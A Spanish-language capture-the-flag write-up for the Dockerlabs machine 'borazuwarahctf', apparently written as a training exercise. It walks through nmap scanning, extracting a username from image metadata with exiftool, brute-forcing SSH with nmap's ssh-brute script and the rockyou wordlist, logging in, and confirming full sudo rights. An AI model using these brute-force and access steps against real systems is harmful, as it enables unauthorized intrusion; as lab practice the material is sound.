

Dockerlabs

Máquina: borazuwarahctf

Pablo José Pérez Díez

Enumeración:

```
[pabli@parrot]--[~/Documentos/CTFs/dockerlabs/borazuwarahctf]
$ sudo nmap -sC -sV 172.17.0.2 -oN escaneo1.txt
[sudo] contraseña para pabli:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-28 12:30 CEST
Nmap scan report for 172.17.0.2
Host is up (0.0000060s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 3d:fd:d7:c8:17:97:f5:12:b1:f5:11:7d:af:88:06:fe (ECDSA)
|_  256 43:b3:ba:a9:32:c9:01:43:ee:62:d0:11:12:1d:5d:17 (ED25519)
80/tcp    open  http     Apache httpd 2.4.59 ((Debian))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.59 (Debian)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org
Nmap done: 1 IP address (1 host up) scanned in 6.60 seconds
```

```
[pabli@parrot]--[~/Documentos/CTFs/dockerlabs/borazuwarahctf]
$ sudo nmap -p22 --script ssh-auth-methods 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-28 12:34 CEST
Nmap scan report for 172.17.0.2
Host is up (0.000029s latency).
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-auth-methods:
|   Supported authentication methods:
|   publickey
|_  password
MAC Address: 02:42:AC:11:00:02 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds
```

En un primer momento, se intentó, sin éxito, encontrar vulnerabilidades en las versiones de SSH y Apache.

Comprobamos más a fondo el contenido de la web y nos fijamos en la imagen:



En este punto, y tras descartar los ataques y exploits a SSH y Apache, intentamos descubrir si se está usando esteganografía para guardar ciertas credenciales, así que nos bajamos la imagen:

```
[pabli@parrot]~/Documentos/CTFs/dockerlabs/borazuwarahctf/esteganografia
$ wget http://172.17.0.2/imagen.jpeg -O kinder.jpeg
--2025-05-28 13:14:59-- http://172.17.0.2/imagen.jpeg
Conectando con 172.17.0.2:80... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 18667 (18K) [image/jpeg]
Grabando a: «kinder.jpeg»

kinder.jpeg                               100%[=====] 18,23K  --.-KB/s  en 0s

2025-05-28 13:14:59 (252 MB/s) - «kinder.jpeg» guardado [18667/18667]

[pabli@parrot]~/Documentos/CTFs/dockerlabs/borazuwarahctf/esteganografia
$ ls
kinder.jpeg
[pabli@parrot]~/Documentos/CTFs/dockerlabs/borazuwarahctf/esteganografia
$ file kinder.jpeg
kinder.jpeg: JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 455x455, components 3
```

Antes de usar herramientas de esteganografía, observamos los metadatos de la imagen utilizando exiftool para ver si contienen algo interesante:

```
[pabli@parrot]~/Documentos/CTFs/dockerlabs/borazuwarahctf/esteganografia
$ exiftool kinder.jpeg
ExifTool Version Number      : 12.57
File Name                    : kinder.jpeg
Directory                    : .
File Size                    : 19 kB
File Modification Date/Time   : 2024:05:28 18:10:18+02:00
File Access Date/Time        : 2025:05:28 13:14:59+02:00
File Inode Change Date/Time   : 2025:05:28 13:14:59+02:00
File Permissions              : -rw-r--r--
File Type                    : JPEG
File Type Extension          : jpg
MIME Type                    : image/jpeg
JFIF Version                  : 1.01
Resolution Unit               : None
X Resolution                  : 1
Y Resolution                  : 1
XMP Toolkit                   : Image::ExifTool 12.76
Description                   : ----- User: borazuwarah -----
Title                        : ----- Password: -----
Image Width                   : 455
Image Height                  : 455
Encoding Process               : Baseline DCT, Huffman coding
Bits Per Sample                : 8
Color Components               : 3
Y Cb Cr Sub Sampling          : YCbCr4:2:0 (2 2)
Image Size                    : 455x455
Megapixels                    : 0.207
```

Como podemos observar obtenemos un nombre de usuario: **borazuwarah**

Utilizando fuerza bruta con un script NSE de Nmap y ese usuario en SSH conseguimos unas credenciales válidas:

```
[pabli@parrot]~/Documentos/CTFs/dockerlabs/borazuwarahctf]
$ cat usuarios.txt
borazuwarah
[pabli@parrot]~/Documentos/CTFs/dockerlabs/borazuwarahctf]
$ sudo nmap -p 22 --script ssh-brute --script-args userdb=usuarios.txt,passdb=/usr/share/wordlists/rockyou.txt 172.17.0.2
[sudo] contraseña para pabli:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-28 13:27 CEST
NSE: [ssh-brute] Trying username/password pair: borazuwarah:borazuwarah
NSE: [ssh-brute] Trying username/password pair: borazuwarah:123456
NSE: [ssh-brute] Trying username/password pair: borazuwarah:12345
NSE: [ssh-brute] Trying username/password pair: borazuwarah:123456789
NSE: [ssh-brute] Trying username/password pair: borazuwarah:password
Nmap scan report for 172.17.0.2
Host is up (0.000037s latency).
not connected to
PORT      STATE SERVICE
22/tcp    open  ssh
|_ ssh-brute:
|   Accounts:
|   borazuwarah:123456 - Valid credentials
|_ Statistics: Performed 5 guesses in 63 seconds, average tps: 0.1
MAC Address: 02:42:AC:11:00:02 (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 82.34 seconds
```

Accedemos al sistema:

```
[pabli@parrot]~/Documentos/CTFs/dockerlabs/borazuwarahctf/esteganografia]
$ ssh borazuwarah@172.17.0.2
borazuwarah@172.17.0.2's password:
Linux e21c15046dfa 6.11+parrot-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.11.5-1parrot1 (2024-12-13) x86_64
pabli
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
borazuwarah@e21c15046dfa:~$ whoami
borazuwarah
borazuwarah@e21c15046dfa:~$
```

Al parecer, nuestro usuario ya tiene privilegios máximos en el sistema, por lo que habríamos terminado:

```
borazuwarah@e21c15046dfa:~$ sudo -l
Matching Defaults entries for borazuwarah on e21c15046dfa:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User borazuwarah may run the following commands on e21c15046dfa:
  (ALL : ALL) ALL
  (ALL) NOPASSWD: /bin/bash
```